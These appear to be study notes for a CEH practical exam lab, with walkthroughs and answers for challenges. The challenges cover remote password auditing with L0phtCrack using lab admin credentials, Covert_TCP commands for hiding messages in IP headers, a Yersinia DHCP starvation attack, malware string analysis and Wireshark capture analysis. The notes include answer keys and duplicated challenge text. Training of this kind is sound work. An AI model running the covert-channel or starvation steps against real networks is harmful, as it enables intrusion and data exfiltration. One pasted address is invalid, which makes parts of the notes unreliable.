Note: Use Administrator/C\$CPa\$\$ when asked for credentials.


Format: aaaaaaaN

Ans: From windows->E drive->CEHTools->M6 System Hacking->Password crack-> install L0phtCrack (it's a password auditing tool)

-> gather the ip address of the system (10.10.....)

->open L0phtCrack -> Password Auditing wizard option->Intro(next)->select ,machine type(windows)->windows import(remote machine option)->host ip(identify from given ips...10.10...in my case+ use specific cred: Administrator/C\$CPa\$\$ as uname & pass + domain: CEHORG.com)-> quick password audit option->next->next->next->finish

-> now Look for "Adam" in the list and submit its password as flag.



5. The incident response team has intercepted an image file from a communication that is supposed to have just text.

You are asked to investigate the file and check if it contains any hidden information.
Find out the information hidden in the file.

Note: The vacation.bmp file is located at:

C:\Users\Admin\Documents in **EH Workstation – 2** machine.

Format: AAAANNNNNNNN

From windows->E drive->CEHTools->M6 System Hacking->Steg->image->OpenStego

6. A disgruntled employee in CEHORG has used the **Covert_TCP utility to share a secret message with another user in the CEHORG network.**

Covert_TCP manipulates the **TCP/IP header** of the data packets to send a file one byte at a time from any host to a destination.

It can be used to hide the data inside IP header fields.

The employee used the IP ID field to hide the message.

The network capture file **Capture.pcapng** has been retained in:

C:\Users\Administrator\Documents of the **EH Workstation – 2** machine.

Analyze the session to get the message that was transmitted.

Format: AN*AN*AN

Link:

https://www.youtube.com/watch?v=aNHw1A_rpNs&list=PLZEA2EJpgSfouVNPk137AWEVCj6A2mdz&index=5&ab_channel=ThePentesterGuy

530	137.207908941	10.10.1.10	94.233.176.120	TLSv1.2	105 Application Data
531	137.207908941	10.10.1.10	94.233.176.120	TCP	66 441 → 57786 [ACK] Seq=11925 Ack=9288 Win=1045 Len=0 TSval=1228891757 TSecr=657651728
532	138.039095111	10.10.1.10	172.16.0.11	TCP	54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=512 Len=0
533	138.040912480	172.16.0.11	10.10.1.10	TCP	54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
534	138.040912794	10.10.1.10	172.16.0.11	TCP	54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=512 Len=0
535	139.041422061	172.16.0.11	10.10.1.10	TCP	54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
536	140.040405013	10.10.1.10	172.16.0.11	TCP	54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=512 Len=0
537	140.041040420	172.16.0.11	10.10.1.10	TCP	54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
538	141.040505042	10.10.1.10	172.16.0.11	TCP	54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=512 Len=0
539	141.041738268	172.16.0.11	10.10.1.10	TCP	54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
540	142.039894517	10.10.1.10	172.16.0.11	TCP	54 [TCP Port numbers reused] 8888 → 9999 [SYN] Seq=0 Win=512 Len=0
541	142.040310392	172.16.0.11	10.10.1.10	TCP	54 9999 → 8888 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
542	142.070008342	10.10.1.10	172.17.10.99	TLSv1.2	105 Application Data
543	142.070008342	172.17.10.99	10.10.1.10	TCP	66 442 → 33296 [ACK] Seq=2094 Ack=3429 Win=272 Len=0 TSval=12705207619 TSecr=6868792872

Flags can't be obtained with tcp.

So download covert_TCP.c code file from online.

Identify src and dst port from the pcap file.

-> To make/send for practice: command: `./covert_tcp -source 10.0.2.15 -dest 10.0.2.4 -source_port 9999 -dest_port 8888 -file secret.txt`

-> `./covert_tcp -source 10.0.2.15 -source_port 8888 -server -file receive.txt`

++

Walkthrough on how to solve if .pcap file is given:

****https://github.com/Samsar4/Ethical-Hacking-Labs/blob/master/5-System-Hacking/10-Covert_TCP.md

7. You are a **malware analyst** working for CEHORG. During your assessment within your organisation's network, you found a malware **face.exe**.

The malware is extracted and placed at:

C:\Users\Admin\Documents in the **EH Workstation - 2** machine.

Task: Analyze the malware and find out the **File position for KERNEL32.dll text**.

Hint: Exclude zeros.

Format: AANN

Challenge 6:

A disgruntled employee in CEHORG has used the Covert_TCP utility to share a secret message with another user in the CEHORG network. Covert_TCP manipulates the TCP/IP header of the data packets to send a file one byte at a time from any host to a destination. It can be used to hide the data inside IP header fields. The employee used the IP ID field to hide the message. The network capture file "Capture.pcapng" has been retained in the "C:\Users\Administrator\Documents" directory of the "EH Workstation - 2" machine. Analyze the session to get the message that was transmitted. (Format: AN*AN)

Submit and Check

Challenge 7:

You are a malware analyst working for CEHORG. During your assessment within your organisation's network, you found a malware face.exe. The malware is extracted and placed at C:\Users\Admin\Documents in the EH Workstation - 2 machine. Analyze the malware and find out the File pos for KERNEL32.dll text. (Hint: exclude zeros.) (Format: AANN)

Submit and Check

Challenge 8:

Analyze an ELF executable (Sample-ELF) file placed at C:\Users\Admin\Documents in the EH Workstation - 2 machines to determine the CPU Architecture it was built for. (Format: AAAAAANN)

Submit and Check

Full screen (f)

-> E drive->CEHTools->CEHv13 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\String Searching Tools\BinText


->browse the KERNEL32.dll> there maybe more than one pos.->search which one matches the given format(1e1l1ter_num)

8. Analyze an **ELF executable** (Sample-ELF) file placed at:
C:\Users\Admin\Documents in the **EH Workstation – 2** machine.

Task: Determine the **CPU Architecture** it was built for.

Format: AAAAAANN


-> Use DIE DetectItEasy tool->open elf file->fileinfo->Architecture.




9. Perform Windows service monitoring and find out the **service type** associated with display name "afunix".

Format: aaaaa

-> E drive->CEHTools->CEHv13 Module 07 Malware Threats\Malware Analysis Tools\Dynamic->>windows service manager->run .exe tool->properties





10. **CEHORG** has assigned you to analyze the snapshot of the operating system registry and perform further steps as part of dynamic analysis.

Find out whether the **driver packages registry is changed**.

Give your response as Yes/No.

Format: Aaa

Yes

12. **CEHORG** suspects a possible sniffing attack on a machine in its network.

The network traffic data for the session is stored in the Documents folder in EH Workstation – 2 (Windows 11) machine as sniffsession.pcap.

Task: Analyze and find out the protocol used for sniffing.

Format: AAA

-->ARP(packet sniffing protocol)

13. Use **Yersinia** on the "**EH Workstation – 1**" (**Parrot Security**) machine to perform the **DHCP starvation attack**.

Analyze the network traffic generated during the attack and find the **Transaction ID** of the **DHCP Discover packets**.

Format: NaNNnaNNNN

Link: https://www.youtube.com/watch?v=IUO9gA14Q0c&ab_channel=FireShark

Time: 39:00

-> parrot-> yersinia -l


15. As an ethical hacker, you are tasked to **analyze the traffic capture file webtraffic.pcapng**.

Find out the **packet's ID** that uses the **ICMP protocol** to communicate.

Note: The webtraffic.pcapng file is located at:

C:\Users\Administrator\Documents in the **Documents folder on EH Workstation – 2 (Windows 11)** machine.

Format: NaaaNN



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.10.1.10	172.16.0.11	ICMP	98	Echo (ping) request id=0xfc83, seq=58088/59618, ttl=63 (req)
2	0.000042769	172.16.0.11	10.10.1.10	ICMP	98	Echo (ping) reply id=0xfc83, seq=58088/59618, ttl=64 (rep)
3	1.001643687	10.10.1.10	172.16.0.11	ICMP	98	Echo (ping) request id=0xfc83, seq=58089/59674, ttl=63 (req)
4	1.001689487	172.16.0.11	10.10.1.10	ICMP	98	Echo (ping) reply id=0xfc83, seq=58089/59674, ttl=64 (rep)
5	2.003405322	10.10.1.10	172.16.0.11	ICMP	98	Echo (ping) request id=0xfc83, seq=58090/60130, ttl=63 (req)
6	2.003441351	172.16.0.11	10.10.1.10	ICMP	98	Echo (ping) reply id=0xfc83, seq=58090/60130, ttl=64 (rep)
7	3.005046640	10.10.1.10	172.16.0.11	ICMP	98	Echo (ping) request id=0xfc83, seq=58091/60586, ttl=63 (req)

16. **CEHORG** has found that one of its web applications — **movies.cehorg.com** — running on its network is leaking credentials in plain text.

You have been assigned a task of **analyzing the movies.pcap** file and finding out the leaked credentials.

Note: The movies.pcapng file is located at:

C:\Users\Administrator\Documents in the Documents folder on **EH Workstation – 2 (Windows 11)** machine.

Make a note of the credentials obtained in this flag — it will be used in **Part 3 of the CEH Skill Check**.

Format: Aaaaa/aaaaaaa

====>http->post-> Jason/welcome

17. An attacker has created a **custom UDP packet** and sent it to one of the machines in the CEHORG.

You have been given a task to study the "**CustomUDP.pcapng**" file and **find the data size of the UDP packet (in bytes)**.

Note: The CustomUDP.pcapng file is located at:

C:\Users\Administrator\Documents in the Documents folder on **EH Workstation – 2 (Windows 11)** machine.

Format: NNN

The screenshot shows a Wireshark packet capture of a UDP flood attack. The packet list shows several UDP packets from 172.16.0.12 to 172.16.0.12. The packet details for the selected packet (No. 40) show a User Datagram Protocol with Source Port 2480 and Destination Port 1. The Length is 698 bytes. The Data field shows a payload of 690 bytes. To the right, a challenge interface for 'Challenge 16' is displayed. It contains a text input field with the value '600', a 'Submit and Check' button, and a green checkmark indicating the answer is correct. Below the input field, the challenge text reads: 'A denial-of-service attack has been launched on a target machine in the CEHORG network. "DoS.pcapng" has been captured and stored in the Documents folder of the EH Workstation of the attacker's machine. (Format: NNN.NNN.N.NN)'. There is another 'Submit and Check' button at the bottom of the challenge interface.

No.	Time	Source	Destination	Protocol	Length	Info
40	170.285147	172.16.0.12	172.16.0.12	UDP	698	Destination unreachable (Port unreachable)
41	171.286282	255.82.34.293	172.16.0.12	UDP	642	2489 → 1 Len=600
42	172.286912	51.77.154.68	172.16.0.12	UDP	642	2490 → 1 Len=600
43	173.286990	172.16.0.12	51.77.154.68	UDP	698	Destination unreachable (Port unreachable)
44	173.287518	45.255.206.206	172.16.0.12	UDP	642	2491 → 1 Len=600
45	173.287723	172.16.0.12	45.255.206.206	UDP	698	Destination unreachable (Port unreachable)
46	174.287253	68.154.155.136	172.16.0.12	UDP	642	2492 → 1 Len=600

✓ Correct answer: 600

Challenge 16:

A denial-of-service attack has been launched on a target machine in the CEHORG network. "DoS.pcapng" has been captured and stored in the Documents folder of the EH Workstation of the attacker's machine. (Format: NNN.NNN.N.NN)

Submit and Check

16. A **denial-of-service (DoS) attack** has been launched on a target machine in the CEHORG network.

A network session file named "**DoS.pcapng**" has been captured and stored in the **Documents folder of the EH Workstation – 2** machine.

Task: Find the **IP address of the attacker's machine**.

Format: NNN.NNN.N.NN

->analyze/statics->ipv4 stat->destination port & addresses

Wireshark - Source and Destination Addresses - DoS.pcapng

Topic / Item	Count	Average	Min Val	Max Val	Rate (ms)	Percent	Burst Rate	Burst Start
Source IPv4 Addresses	31518				1.1944	100%	2.4100	5.685
192.168.0.51	19702				0.7466	62.51%	1.4900	5.685
10.10.1.11	11816				0.4478	37.49%	0.9300	5.681
Destination IPv4 Addresses	31518				1.1944	100%	2.4100	5.685
192.168.0.51	11816				0.4478	37.49%	0.9300	5.681
10.10.1.11	19702				0.7466	62.51%	1.4900	5.685

Display filter:

Copy Save as... Close

600

Submit and Check

✓ Correct answer.

Challenge 16:

A denial-of-service attack has been launched on "DoS.pcapng" has been captured and stored in the folder of the attacker's machine. (Format: NNN.NNN.N.N)

192.168.0.51

Submit and Check

✓ Correct answer.

Challenge 17:

****17. CEHORG hosts a datacenter for its business clients.

While analyzing the network traffic, it was observed that there was a **huge surge of incoming traffic from multiple sources**.

You are given a task to analyze and study the **DDoS.pcap** file.

The captured network session (**DDoS.pcapng**) is stored in the **Documents** folder of the **EH Workstation – 2** machine.

Task: Determine the **number of machines** that were used to initiate the attack.

Format: N

-> statics->conversation->ipv4->number of machines

Wireshark - Conversations - DDoS.pcapng

Ethernet 1	IPv4 3	IPv6	TCP 54261	UDP							
Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
10.10.10.25	10.10.1.10	231,442	13 M	115,721	7637 k	115,721	6240 k	0.006467	145.8085	419 k	342 k
172.16.0.12	10.10.1.10	144,577	8674 k	72,288	4771 k	72,289	3901 k	0.000000	91.2922	418 k	342 k
192.168.0.51	10.10.1.10	97,512	5850 k	48,756	3217 k	48,756	2652 k	0.000000	109.0160	252 k	206 k

☐ Name resolution ☐ Limit to display filter ☐ Absolute start time

Conversation Types

Copy Follow Stream... Graph... Close Help

Submit and Check

✓ Correct answer.

Challenge 16:

A denial-of-service attack has been launched on a target "DoS.pcapng" has been captured and stored in the Documents folder of the attacker's machine. (Format: NNN.NNN.N.NN)

192.168.0.51

Submit and Check

✓ Correct answer.

Challenge 17:

CEHORG hosts a datacenter for its business clients. While analyzing the network traffic, it was observed that there was a huge surge of incoming traffic from multiple sources. You are given a task to analyze and study the DDoS.pcapng file. The captured network session (DDoS.pcapng) is stored in the Documents folder of the attacker's machine. Determine the number of machines that were used to initiate the attack.

3

Submit and Check

RecongiLab

1. Identify the number of live machines in 172.16.0.0/24 subnet.

Ans:

https://www.reddit.com/r/CEH/comments/12yr7cd/ceh_practical_host_discovery_question/